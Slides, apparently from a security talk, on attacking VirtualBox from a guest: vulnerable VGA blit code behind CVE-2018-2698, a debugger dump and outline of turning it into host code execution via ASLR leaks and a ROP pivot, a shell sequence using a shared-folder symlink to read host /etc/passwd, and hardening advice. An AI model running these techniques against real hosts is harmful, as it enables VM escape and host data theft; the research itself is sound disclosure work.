ring 0
VBoxGuest.sys
Device drivers

Guest-to-host attack surface

- Think of the hypervisor as a server, and guest as a client
- We manipulate hypervisor state by talking to emulated devices
  - VMM: Implements HGCM and other VirtualBox-specific interfaces
  - Graphics: VGA device
  - Audio: Intel HD Audio device (Windows guest) / AC’97 (Linux guest)
  - Networking: E1000 network card / virtio-net, NAT layer
  - Storage: AHCI / PIIX4 controller
  - Other: ACPI controller, USB, ...

Examples

- 2014–2018: Multiple vulnerabilities in shared OpenGL (3D accel)
- CVE-2017-3538: Path traversal via race in shared folders
- CVE-2017-3558: Heap buffer overflow in NAT library
- CVE-2017-3575: Heap out-of-bounds write in virtio-net
- CVE-2017-10235: Buffer overflow in E1000 network controller
- CVE-2018-2698: 2x arbitrary read/write in VGA device

CVE-2018-2698

- HGSMI (Host-Guest Shared Memory Interface)
  is another way to issue commands from guest to host
- Guest allocates request buffer in video RAM, notifies VGA device
- Used for VBVA subsystem (VirtualBox Video Acceleration)
- VBVA_VDMA_CMD is used for video DMA commands:
  - `VBOXVDMACMD_TYPE_DMA_PRESENT_BLT`
  - `VBOXVDMACMD_TYPE_DMA_BPB_TRANSFER`

CVE-2018-2698

```
int rc = vboxVDMACmdExecBltPerform(pVdma, pvRam + pBlt->offDst, pvRam + pBlt->offSrc,
        &pBlt->dstDesc, &pBlt->srcDesc,
        pDstRectl,
        pSrcRectl);
```

```
static int vboxVDMACmdExecBltPerform(PVBOXVDMAHOST pVdma, uint8_t *pvDstSurf, const uint8_t *pvSrcSurf,
                                     const PVBOXVDMA_SURF_DESC pDstDesc, const PVBOXVDMA_SURF_DESC pSrcDesc,
                                     const VBOXVDMA_RECTL * pDstRectl, const VBOXVDMA_RECTL * pSrcRectl)
{
    RT_NOREF(pVdma);
    /* we do not support color conversion */
    Assert(pDstDesc->format == pSrcDesc->format);
    /* we do not support stretching */
    Assert(pDstRectl->height == pSrcRectl->height);
    Assert(pDstRectl->width == pSrcRectl->width);
    if (pDstDesc->format != pSrcDesc->format)
        return VERR_INVALID_FUNCTION;
    if (pDstDesc->width == pDstRectl->width
            && pSrcDesc->width == pSrcRectl->width
            && pSrcDesc->width == pDstDesc->width)
    {
        Assert(!pDstRectl->left);
        Assert(!pSrcRectl->left);
        uint32_t cbOff = pDstDesc->pitch * pDstRectl->top;
        uint32_t cbSize = pDstDesc->pitch * pDstRectl->height;
        memcpy(pvDstSurf + cbOff, pvSrcSurf + cbOff, cbSize);
```

CVE-2018-2698

```
int rc = vboxVDMACmdExecBltPerform(pVdma, pvRam + pBlt->offDst, pvRam + pBlt->offSrc,
        &pBlt->dstDesc, &pBlt->srcDesc,
        pDstRectl,
        pSrcRectl);
```

```
static int vboxVDMACmdExecBltPerform(PVBOXVDMAHOST pVdma, uint8_t *pvDstSurf, const uint8_t *pvSrcSurf,
                                     const PVBOXVDMA_SURF_DESC pDstDesc, const PVBOXVDMA_SURF_DESC pSrcDesc,
                                     const VBOXVDMA_RECTL * pDstRectl, const VBOXVDMA_RECTL * pSrcRectl)
{
    RT_NOREF(pVdma);
    /* we do not support color conversion */
    Assert(pDstDesc->format == pSrcDesc->format);
    /* we do not support stretching */
    Assert(pDstRectl->height == pSrcRectl->height);
    Assert(pDstRectl->width == pSrcRectl->width);
    if (pDstDesc->format != pSrcDesc->format)
        return VERR_INVALID_FUNCTION;
    if (pDstDesc->width == pDstRectl->width
            && pSrcDesc->width == pSrcRectl->width
            && pSrcDesc->width == pDstDesc->width)
    {
        Assert(!pDstRectl->left);
        Assert(!pSrcRectl->left);
        uint32_t cbOff = pDstDesc->pitch * pDstRectl->top;
        uint32_t cbSize = pDstDesc->pitch * pDstRectl->height;
        memcpy(pvDstSurf + cbOff, pvSrcSurf + cbOff, cbSize);
```

```
memcpy(VRAM + A, VRAM + B, C)
```

Exploiting a relative read/write

- Primitives:
  - `read(VRAM + X, size)`
  - `write(VRAM + X, data)`
- But we don’t know where VRAM is mapped in the host process
- Let’s place some interesting stuff at a predictable offset from it
  - Heap spray?
  - Pure luck?

Exploiting a relative read/write

- Primitives:
  - `read(VRAM + X, size)`
  - `write(VRAM + X, data)`
- But we don't know where VRAM is mapped in the host process
- Let's place some interesting stuff at a predictable offset from it
  - Heap spray?
  - Pure luck? ← Sounds good, let's do that

Debug session with
VRAM location = `0xc5d0000`
VRAM size = `0x8000000` bytes (128 MB)

```
0:013> dq 0c5d0000+8000000 L?8
00000000`145d0000  00000000`0c5b0000 00000000`0c5d0000
00000000`145d0010  00000000`0810a9f0 000003ff`0000000f
00000000`145d0020  00000000`00000000 00000000`08000000
00000000`145d0030  00000000`00000000 00000000`00000000
```

This applies to Windows hosts only!

```
0:013> dt PGMREGMMIORANGE 0c5d0000+8000000
VBoxVMM!PGMREGMMIORANGE
   +0x000 pDevInsR3        : 0x00000000`0c5b0000 PDMDEVINS
   +0x008 pvR3             : 0x00000000`0c5d0000 Void
   +0x010 pNextR3          : 0x00000000`0810a9f0 PGMREGMMIORANGE
   +0x018 fFlags           : 0xf
   +0x01a iSubDev          : 0 ''
   +0x01b iRegion          : 0 ''
   +0x01c idSavedState     : 0xff ''
   +0x01d idMmio2          : 0x3 ''
   +0x01e abAlignment      : [10]  ""
   +0x028 cbReal           : 0x8000000
   +0x030 pPhysHandlerR3   : (null)
   +0x038 paLSPages        : (null)
   +0x040 RamRange         : PGMRAMRANGE
0:013> dt PGMRAMRANGE 0c5d0000+8000000+40
VBoxVMM!PGMRAMRANGE
   +0x000 GCPhys           : 0xe0000000
   +0x008 cb               : 0x8000000
   +0x010 pNextR3          : 0x00000000`08112a60 PGMRAMRANGE
   +0x018 pNextR0          : 0x8112a60
   +0x020 pNextRC          : 0xfd844a60
   +0x024 fFlags           : 0x800000
   +0x028 GCPhysLast       : 0xe7ffffff
   +0x030 pvR3             : 0x00000000`0c5d0000 Void
   +0x038 paLSPages        : (null)
   +0x040 pszDesc          : 0x00007ff8`c9e3ac60  "VRam"
```

Pointer to device context

Pointer to VRAM

Pointer into VBoxDD.dll

The cheap trick

- Using region descriptor we can
  - Turn relative into absolute read/write
  - Defeat ASLR (by leaking `VBoxDD.dll` base)
  - Leak the location of the device object
- Now, chase some pointers
  - Leak `kernel32.dll` base
  - Find and “enhance” a data structure containing function pointers
- Final strike via `VBVA_INFO_CAPS` to pivot into ROP chain

The cheap trick

```
case VBVA_INFO_CAPS:
{
    if (cbBuffer < sizeof(VBVACAPS))
    {
        rc = VERR_INVALID_PARAMETER;
        break;
    }

    VBVACAPS *pCaps = (VBVACAPS*)pvBuffer;
    pVGAState->fGuestCaps = pCaps->fCaps;
    pVGAState->pDrv->pfnVBVAGuestCapabilityUpdate(pVGAState->pDrv,
                                                  pVGAState->fGuestCaps);
```

- Final strike via `VBVA_INFO_CAPS` to pivot into ROP chain

Demo time!

SharedFoldersEnableSymlinksCreate

- When playing around with shared folders, I found:

```
# umount /vagrant
# rmmod vboxsf
# modprobe vboxsf follow_symlinks=1
# ln -s /etc/passwd /vagrant/x
# mount -t vboxsf vagrant /vagrant
# cat /vagrant/x
```

- Exploitable as unprivileged user via `/dev/vboxuser`
- This only works if a flag is set, which Vagrant does by default

3. For security reasons the guest OS is not allowed to create symlinks by default. If you trust the guest OS to not abuse the functionality, you can enable creation of symlinks for "sharename" with:

```
VBoxManage setextradata "VM name" VBoxInternal2/SharedFoldersEnableSymlinksCreate/sharename
```

http://download.virtualbox.org/virtualbox/UserManual.pdf, page 71

SharedFoldersEnableSymlinksCreate

```
 $$$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Importing base box 'ubuntu-17.10-amd64'...
==> default: Matching MAC address for NAT networking...
==> default: Setting the name of the VM: tes_default_1518443382971_14810
==> default: Fixed port collision for 22 => 2222. Now on port 2200.
Vagrant is currently configured to create VirtualBox synced folders with
the `SharedFoldersEnableSymlinksCreate` option enabled. If the Vagrant
guest is not trusted, you may want to disable this option. For more
information on this option, please refer to the VirtualBox manual:

  https://www.virtualbox.org/manual/ch04.html#sharedfolders

This option can be disabled globally with an environment variable:

  VAGRANT_DISABLE_VBOXSYMLINKCREATE=1

or on a per folder basis within the Vagrantfile:

  config.vm.synced_folder '/host/path', '/guest/path', SharedFoldersEnableSymlinksCreate:
false
```

Wrap-up

- VirtualBox has a rather readable codebase, security response is mostly positive and swift
- VMware has no monopoly on cool vulnerabilities
- There are unexpected and fun privilege boundaries beside the obvious guest/host
- Hardening advice:
  - Think twice before installing VirtualBox on a multi-user system
  - Disable unnecessary features, especially 3D/video acceleration
  - Use a secure guest OS, most bugs are only exploitable from kernel mode
  - Add VAGRANT_DISABLE_VBOXSYMLINKCREATE=1 to your .bashrc

Thank you!

Time for questions :)